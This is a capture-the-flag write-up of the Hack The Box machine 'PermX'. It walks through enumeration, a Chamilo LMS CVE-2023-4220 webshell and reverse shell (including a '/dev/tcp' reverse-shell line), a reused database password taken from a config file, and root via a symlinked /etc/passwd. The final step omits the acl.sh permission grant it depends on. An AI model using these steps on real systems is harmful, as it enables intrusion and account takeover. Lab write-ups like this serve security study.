PermX (HTB)

ip of the machine :- 10.10.11.23

```
┌─[sohamt@parrot]─[~]
└──╼ $ping 10.10.11.23 -c 5
PING 10.10.11.23 (10.10.11.23) 56(84) bytes of data.
64 bytes from 10.10.11.23: icmp_seq=1 ttl=63 time=390 ms
64 bytes from 10.10.11.23: icmp_seq=2 ttl=63 time=416 ms
64 bytes from 10.10.11.23: icmp_seq=3 ttl=63 time=332 ms
64 bytes from 10.10.11.23: icmp_seq=4 ttl=63 time=360 ms
64 bytes from 10.10.11.23: icmp_seq=5 ttl=63 time=378 ms

--- 10.10.11.23 ping statistics ---
5 packets transmitted, 5 received, 0% packet loss, time 4005ms
rtt min/avg/max/mdev = 332.451/375.125/416.218/28.157 ms
```

machine is on!!!

```
┌─[root@parrot]─[/home/sohamt]
└──╼ #nmap -p- --min-rate=10000 10.10.11.23
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-08-27 19:13 IST
Nmap scan report for 10.10.11.23
Host is up (0.31s latency).
Not shown: 65533 closed tcp ports (reset)
PORT   STATE SERVICE
22/tcp open  ssh
80/tcp open  http
```

got two open ports.

```
┌──[root@parrot]─[/home/sohamt]
└─── #nmap -p 22,80 -sV -sC -A -Pn 10.10.11.23
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-08-27 19:14 IST
Nmap scan report for 10.10.11.23
Host is up (0.31s latency).

PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.9p1 Ubuntu 3ubuntu0.10 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 e2:5c:5d:8c:47:3e:d8:72:f7:b4:80:03:49:86:6d:ef (ECDSA)
|_  256 1f:41:02:8e:6b:17:18:9c:a0:ac:54:23:e9:71:30:17 (ED25519)
80/tcp open  http    Apache httpd 2.4.52
|_http-title: Did not follow redirect to http://permx.htb
|_http-server-header: Apache/2.4.52 (Ubuntu)
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 clos
ed port
Aggressive OS guesses: Linux 5.0 (96%), Linux 4.15 - 5.8 (96%), Linux 5.3 - 5.4 (95%), Linux 2
.6.32 (95%), Linux 5.0 - 5.5 (95%), Linux 3.1 (95%), Linux 3.2 (95%), AXIS 210A or 211 Network
 Camera (Linux 2.6.17) (95%), ASUS RT-N56U WAP (Linux 3.4) (93%), Linux 3.16 (93%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 2 hops
Service Info: Host: 127.0.1.1; OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

did an aggressive scan and found nothing useful.

After entering the ip address on the browser, it is redirecting on permx.htb. So will add them in the /etc/hosts file.

```
┌──[root@parrot]─[/home/sohamt]
└──╼ #cat /etc/hosts
# Host addresses
127.0.0.1  localhost
127.0.1.1  parrot
::1        localhost ip6-localhost ip6-loopback
ff02::1    ip6-allnodes
ff02::2    ip6-allrouters
# Others
10.10.11.23    permx.htb
```

After adding ip-domain combination, website will open.

```
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/.htaccess            (Status: 403) [Size: 274]
/.htpasswd            (Status: 403) [Size: 274]
/.hta                 (Status: 403) [Size: 274]
/css                  (Status: 301) [Size: 304] [--> http://permx.htb/css/]
/img                  (Status: 301) [Size: 304] [--> http://permx.htb/img/]
/index.html           (Status: 200) [Size: 36182]
/js                   (Status: 301) [Size: 303] [--> http://permx.htb/js/]
/lib                  (Status: 301) [Size: 304] [--> http://permx.htb/lib/]
/server-status        (Status: 403) [Size: 274]
Progress: 4723 / 4724 (99.98%)
===============================================================
```


Did directory fuzzing using gobuster and found some.

```
┌──[root@parrot]─[/home/sohamt]
└──╼ #gobuster vhost -w /usr/share/seclists/Discovery/DNS/subdomains-top1million-5000.txt -u h
ttp://permx.htb --append-domain > test.txt
Progress: 4989 / 4990 (99.98%)┌──[root@parrot]─[/home/sohamt]
└──╼ #
```

Did subdomain enumeration using gobuster. Redirected the output in a file because there are many sub domains giving 302 status codes.

```
┌──[root@parrot]─[/home/sohamt]
└──╼ #cat test.txt | grep 200
Found: lms.permx.htb Status: 200 [Size: 19347]
Found: 2009.permx.htb Status: 302 [Size: 280] [--> http://permx.htb]
Found: 2008.permx.htb Status: 302 [Size: 280] [--> http://permx.htb]
```


It had 5000 subdomains so grepped using source code 200 and found one.



found .css and .js files in all the directories, in /lib found them.


/css, /js and other directories gave some files of source code but not anything important so will be visiting the subdomain found using gobuster.

added lms.permx.htb in /etc/hosts file with the ip address of the machine and then we opened above web page.



in forgot password after entering admin as username, it prompted contact David Miller. So maybe David Miller is the admin.

So i didn't know about the creds so, tried to learn more about the this lms as we known that David Miller is the name of admin but it is not his username so we cannot do brute forcing, so tried to find some exploits related to chamilo lms and actually found one.



So this CVE in chamilo LMS can help us to get a revshell without actually logging in so i followed the steps in repo to find what to do.

```
[+] Target is likely vulnerable. Go ahead. [+]
┌──(root@parrot)-[/home/sohamt/Downloads/CVE-2023-4220-Chamilo-LMS]
└─#python3 main.py -u http://lms.permx.htb -a scan
```

first the repo said to do a scan to see whether the directory where we want to add our reverse shell can be accessed or not and it seems we can.

Scan

This action will check if the target is vulnerable by trying to access the **/main/inc/lib/javascript/bigupload/files/** endpoint.

```
python3 main.py -u http://example.com/chamilo -a scan
```

in repo they have also given a path so let's go and see at this directory.

Not secure lms.permx.htb/main/inc/lib/javascript/bigupload/files/

Index of /main/inc/lib/javascript/bigupload/files

Name	Last modified	Size	Description
Parent Directory		-	
b1tc0r3_rce.php	2024-08-27 14:10	75	
revshell.sh	2024-08-27 13:18	53	
shell.php	2024-08-27 11:12	318	
simple-backdoor.php	2024-08-27 11:26	328	
venom.php	2024-08-27 10:51	1.1K	
webshell.php	2024-08-27 13:05	33	

Apache/2.4.52 (Ubuntu) Server at lms.permx.htb Port 80

able to access it!!!

Revshell

This action will create and execute a **bash reverse shell** file. To do this, a **webshell** will first be created using the same method used in the previous action. After that, some commands will be executed to create and execute the **bash** file. Be sure to be listening on the port you defined with **nc** or any other utilitary so you actually get the reverse connection. Also, the host can be a valid **internal/public IPv4** (like **172.17.1.4** or **186.227.4.31)** or the domain that you have registered (like **evil-vps.domainreg.net**)

```
python3 main.py -u http://example.com/chamilo -a revshell
```

Now to get a reverse shell it was written to execute this command and listen at nc ofc!!

```
Enter the name of the webshell file that will be placed on the target server (default: webshel
l.php):
Enter the name of the bash revshell file that will be placed on the target server (default: re
vshell.sh):
Enter the host the target server will connect to when the revshell is run: 10.10.14.123
Enter the port on the host the target server will connect to when the revshell is run: 9999
```

after executing the command it will ask for ip and port and file names. Let file names to be default simply press enter, and added my ip and port on which to listen.

```
[!] BE SURE TO BE LISTENING ON THE PORT THAT YOU DEFINED [!]

[+] Execution completed [+]

You should already have a revserse connection by now.
┌──[root@parrot]─[/home/sohamt/Downloads/CVE-2023-4220-Chamilo-LMS]
└──╼ #
```

Let's see our nc listner now.

```
┌──[x]─[sohamt@parrot]─[~]
└──╼ $nc -lnvp 9999
listening on [any] 9999 ...
connect to [10.10.14.123] from (UNKNOWN) [10.10.11.23] 51206
bash: cannot set terminal process group (1171): Inappropriate ioctl for device
bash: no job control in this shell
www-data@permx:/var/www/chamilo/main/inc/lib/javascript/bigupload/files$
```

got the reverse shell!!!

```
www-data@permx:/home$ ls
ls
mtz
www-data@permx:/home$ cd mtz
```

in home directory found only one user.

```
www-data@permx:/opt$ ls -al
ls -al
total 12
drwxr-xr-x  2 root root 4096 Jun  7 14:39 .
drwxr-xr-x 18 root root 4096 Jul  1 13:05 ..
-rwxr-xr-x  1 root root  419 Jun  5 11:58 acl.sh
```

in /opt found a script.

```
www-data@permx:/opt$ cat acl.sh
cat acl.sh
#!/bin/bash

if [ "$#" -ne 3 ]; then
    /usr/bin/echo "Usage: $0 user perm file"
    exit 1
fi

user="$1"
perm="$2"
target="$3"

if [[ "$target" != /home/mtz/* || "$target" == *..* ]]; then
    /usr/bin/echo "Access denied."
    exit 1
fi

# Check if the path is a file
if [ ! -f "$target" ]; then
    /usr/bin/echo "Target must be a file."
    exit 1
fi

/usr/bin/sudo /usr/bin/setfacl -m u:"$user":"$perm" "$target"
```

saw the contents of the script and it seems that the script is used to assign permissions to the files and directories.

```
www-data@permx:/$ cat /etc/crontab
cat /etc/crontab
# /etc/crontab: system-wide crontab
# Unlike any other crontab you don't have to run the `crontab'
# command to install the new version when you edit this file
# and files in /etc/cron.d. These files also have username fields,
# that none of the other crontabs do.

SHELL=/bin/sh
# You can also override PATH, but by default, newer versions inherit it from the environment
#PATH=/usr/local/sbin:/usr/local/bin:/sbin:/bin:/usr/sbin:/usr/bin

# Example of job definition:
# .---------------- minute (0 - 59)
# |  .------------- hour (0 - 23)
# |  |  .---------- day of month (1 - 31)
# |  |  |  .------- month (1 - 12) OR jan,feb,mar,apr ...
# |  |  |  |  .---- day of week (0 - 6) (Sunday=0 or 7) OR sun,mon,tue,wed,thu,fri,sat
# |  |  |  |  |
# *  *  *  *  * user-name command to be executed
17 *    * * *   root    cd / && run-parts --report /etc/cron.hourly
25 6    * * *   root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.da
ily )
47 6    * * 7   root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.we
ekly )
52 6    1 * *   root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.mo
nthly )
#
www-data@permx:/$
```

Didn't find anything unusual in cron jobs.

```
www-data@permx:/$ find / -perm -u=s -type f 2>/dev/null
find / -perm -u=s -type f 2>/dev/null
/usr/bin/mount
/usr/bin/sudo
/usr/bin/umount
/usr/bin/gpasswd
/usr/bin/su
/usr/bin/newgrp
/usr/bin/passwd
/usr/bin/chsh
/usr/bin/chfn
/usr/libexec/polkit-agent-helper-1
/usr/lib/openssh/ssh-keysign
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
```

found some SUID files. Didn't find anything to escalate privileges horizontally through SUID files.

```
www-data@permx:/$ cat /etc/passwd | grep bash
cat /etc/passwd | grep bash
root:x:0:0:root:/root:/bin/bash
mtz:x:1000:1000:mtz:/home/mtz:/bin/bash
```

/etc/passwd, users having bash as default shell.

```
Config: Printing events (colored=true): processes=true | file-system-events=false ||| Scanning
 for processes every 100ms and on inotify events ||| Watching directories: [/usr /tmp /etc /ho
me /var /opt] (recursive) | [] (non-recursive)
Draining file system events due to startup...
done
2024/08/27 14:57:56 CMD: UID=33    PID=7044   | ./pspy64
2024/08/27 14:57:56 CMD: UID=33    PID=6331   | bash -i
2024/08/27 14:57:56 CMD: UID=33    PID=6330   | bash revshell.sh
2024/08/27 14:57:56 CMD: UID=33    PID=6329   | sh -c bash revshell.sh
2024/08/27 14:57:56 CMD: UID=33    PID=6225   | bash -i
2024/08/27 14:57:56 CMD: UID=33    PID=6224   | bash testshell.sh
2024/08/27 14:57:56 CMD: UID=33    PID=6223   | sh -c bash testshell.sh
2024/08/27 14:57:56 CMD: UID=33    PID=5853   | /usr/bin/bash
2024/08/27 14:57:56 CMD: UID=33    PID=5852   | sh -c /usr/bin/bash
2024/08/27 14:57:56 CMD: UID=33    PID=5851   | /usr/bin/script -qc /usr/bin/bash /dev/null
2024/08/27 14:57:56 CMD: UID=33    PID=5830   | bash -i
2024/08/27 14:57:56 CMD: UID=33    PID=5829   | sh -c bash -c 'exec bash -i &>/dev/tcp/10.10.1
4.117/8567 <&1'
2024/08/27 14:57:56 CMD: UID=33    PID=4291   | /bin/bash
```

```
2024/08/27 14:57:56 CMD: UID=33    PID=4290   | python3 -c import pty; pty.spawn("/bin/bash")
2024/08/27 14:57:56 CMD: UID=33    PID=4285   | bash -i
2024/08/27 14:57:56 CMD: UID=33    PID=4284   | bash revshell.sh
2024/08/27 14:57:56 CMD: UID=33    PID=4283   | sh -c bash revshell.sh
2024/08/27 14:57:56 CMD: UID=33    PID=1992   | bash -i
2024/08/27 14:57:56 CMD: UID=33    PID=1991   | bash revshell.sh
2024/08/27 14:57:56 CMD: UID=33    PID=1990   | sh -c bash revshell.sh
2024/08/27 14:57:56 CMD: UID=33    PID=1581   | bash -i
```

also ran pspy but didn't find anything useful.

So after manually searching for a while, in /var/www/camilo/app/config/ found a file named configuration.php which looked interesting and had literally information about the tables in database, there name, auth, cookies etc and that to in one big file. Seemed pretty sus!!! to me.

```
// Database connection settings.
$_configuration['db_host'] = 'localhost';
$_configuration['db_port'] = '3306';
$_configuration['main_database'] = 'chamilo';
$_configuration['db_user'] = 'chamilo';
$_configuration['db_password'] = '03F6lY3uXAP2bkW8';
// Enable access to database management for platform admins.
$_configuration['db_manager_enabled'] = false;
```

And in the file configuration.php then found this interesting block of code.

```
www-data@permx:/$ mysql -u chamilo -p
mysql -u chamilo -p
Enter password: 03F6lY3uXAP2bkW8

Welcome to the MariaDB monitor.  Commands end with ; or \g.
Your MariaDB connection id is 217
Server version: 10.6.18-MariaDB-0ubuntu0.22.04.1 Ubuntu 22.04

Copyright (c) 2000, 2018, Oracle, MariaDB Corporation Ab and others.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

MariaDB [(none)]>
```

in mysql server!!!! yay!!!

```
-----------+--------+--------+-------+-------------+
|  1 |       1 | admin    | admin              | admin@permx.htb       | admin@permx.htb
 |      0 |       1 |       0 |                   0 | NULL                  | NULL       | Mil
ler    | Davis     | $2y$04$1Ddsofn9mOaa9cbPzk0m6euWcainR.ZT2ts96vRCKrN7CGCmmq4ra | (000) 001
02 03 |        | awb0kMoTumbFvi22ojwv.Pg92gFTMOt837kWsGVbJN4 | 2024-01-20 18:44:07 | NULL
   | NULL       | NULL               | NULL                  | a:1:{i:0;s:16:"ROLE_SUPER_ADMIN
";} |              NULL | platform    |      1 | ADMIN         |             |          0 | NU
LL        | NULL     | NULL     | NULL  | NULL        | english  | 2024-01-20 18:20:32 | NULL
           |      1 | NULL   | NULL  |          0 |
|  2 |       2 | anon     | anon               | anonymous@example.com | anonymous@example.com
 |      0 |       1 |       0 |                   0 | NULL                  | NULL       | Ano
nymous | Joe       | $2y$04$wyjp2UVTeiD/jF4OdoYDquf4e7OWi6a3sohKRDe80IHAyihX0ujdS |
      |         | Mr1pyTT.C/oEIPb/7ezOdrCDKM.KHb0nrXAUyIyt/MY | NULL              | NULL
   | NULL       | NULL               | NULL                  | a:0:{}
    |              NULL | platform    |      6 | anonymous     |            |          0 | NU
LL        | NULL     | NULL     | NULL  | NULL        | english  | 2024-01-20 18:20:32 | NULL
           |      1 | NULL   | NULL  |          0 |
+----+---------+----------+--------------------+-----------------------+---------------------
-+--------+---------+---------+---------------------+-----------------------+------------+----
-------+-----------+-------------------------------------------------------------------+-----------
```

found two passwords in user table of chamilo database. Let's crack them!!!!

```
www-data@permx:/$ su mtz
su mtz
Password: 03F6lY3uXAP2bkW8

mtz@permx:/$
```

Password cracking was taking time so used database password for the

user mtz and was able to login.

```
mtz@permx:~$ sudo -l
sudo -l
Matching Defaults entries for mtz on permx:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin,
    use_pty

User mtz may run the following commands on permx:
    (ALL : ALL) NOPASSWD: /opt/acl.sh
mtz@permx:~$
```

user can run only one file as root which we discovered in /opt.

```
mtz@permx:~$ ln -s /etc/passwd pass
ln -s /etc/passwd pass
mtz@permx:~$ cat /etc/passwd
cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
```

created a symlink with /etc/passwd with pass in home directory of the user.

```
mtz@permx:~$ echo 'oops::0:0:oops:/root/bin/bash' >> pass
echo 'oops::0:0:oops:/root/bin/bash' >> pass
mtz@permx:~$ su oops
su oops
# id
id
uid=0(root) gid=0(root) groups=0(root)
# cat /root/root.txt
cat /root/root.txt
7a25d99312d5049bed3a2f00602cce80
#
```

Then we can add a dummy username with root privileges in pass file and then we will get root shell and then further root flag.....